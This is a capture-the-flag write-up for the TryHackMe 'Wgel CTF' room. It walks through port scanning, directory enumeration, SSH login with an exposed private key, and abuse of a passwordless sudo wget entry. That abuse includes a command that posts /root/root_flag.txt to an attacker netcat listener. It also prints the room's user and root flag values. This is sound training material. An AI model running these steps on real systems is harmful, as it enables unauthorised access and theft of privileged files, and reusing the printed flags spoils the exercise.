CTF WRITEUP

WGEL CTF

TryHackMe

Room Name	Wgel CTF
Target IP	`10.48.144.228`
Prepared By	YABSIRA DAWIT
Date	August 2026
Tools Used	Nmap, Gobuster, SSH, Sudo, wget, Netcat

Room Information

Room Name: Wgel CTF

Target IP: `10.48.144.228`


Objective: Perform enumeration, gain initial access via an exposed SSH key, and escalate privileges to root using a misconfigured sudo permission.

1. Initial Reconnaissance — Nmap Scan

> **CONCEPT**
> *Identify open ports and services to find attack vectors.*

Command:


```
nmap -sV -sC 10.48.144.228
```



> **KEY FINDINGS**
> - Port 22 (SSH) — OpenSSH
> - Port 80 (HTTP) — Apache httpd

2. Web Enumeration — Source Code Analysis

CONCEPT
Viewing the page source can reveal hidden comments or credentials.



Clue Found:

```
<!-- Jessie don't forget to update the website -->
```


USERNAME DISCOVERED
- jessie

3. Directory Brute-Force — Gobuster

CONCEPT
Discover hidden directories on the web server.

Command:

```
dirb http://10.48.144.228
```




> **DISCOVERED DIRECTORY**
> - /sitemap

4. Deep Directory Enumeration — Finding .ssh/

> **CONCEPT**
> *Recursively scan discovered directories for sensitive files.*

Command:

```
gobuster dir -u http://10.48.142.171/sitemap -w /usr/share/wordlists/dirb/common.txt
```




DISCOVERED DIRECTORY

- /sitemap/.ssh/

5. Exposed SSH Private Key

CONCEPT

An accessible .ssh directory containing a private key allows passwordless SSH login.



> **KEY FOUND**
>
> - id_rsa — private RSA key for user jessie

6. SSH Login — Gaining Initial Access

> **CONCEPT**
>
> *Download the key, fix permissions, and SSH into the target.*

Commands:

```
chmod 600 id_rsa
ssh -i id_rsa jessie@10.48.142.171
```


Outcome: Successfully logged in as user jessie.

7. User Flag

CONCEPT
Explore the user's home directory for the first flag.

Command:

```
cat /home/jessie/Documents/user_flag.txt
```



USER FLAG
[057c67131c3d5e42dd5cd3075b198ff6]

8. Privilege Escalation — Sudo Misconfiguration

CONCEPT
Check for commands the user can run as root without a password.

Command:

```
sudo -l
```

Findings:

```
User jessie may run the following commands on the host:
    (root) NOPASSWD: /usr/bin/wget
```

9. Exfiltrate Root Flag via wget

> **CONCEPT**
> *Use wget with the --post-file option to send the root flag to your attacker machine.*

Step 1 — Start a Listener on Your Kali Machine

Attacker Command:


```
nc -lvnp 4444
```



Step 2 — Execute the wget Command on the Target

Target Command:

```
sudo /usr/bin/wget --post-file=/root/root_flag.txt http://<your_ip>:4444
```



Step 3 — Capture the Flag

The root flag will be received on your nc listener.

> **ROOT FLAG**
> *[b1b968b37519ad1daa6408188649263d]*

Conclusion

The Wgel CTF room highlights key real-world vulnerabilities:

- Information Disclosure — usernames hidden in HTML comments
- Exposed Secrets — SSH keys in web-accessible directories
- Privilege Escalation — weak sudo permissions

The root flag was obtained by exploiting the wget command to exfiltrate /root/root_flag.txt. This room is an excellent example of how chaining low-level misconfigurations can lead to full system compromise.

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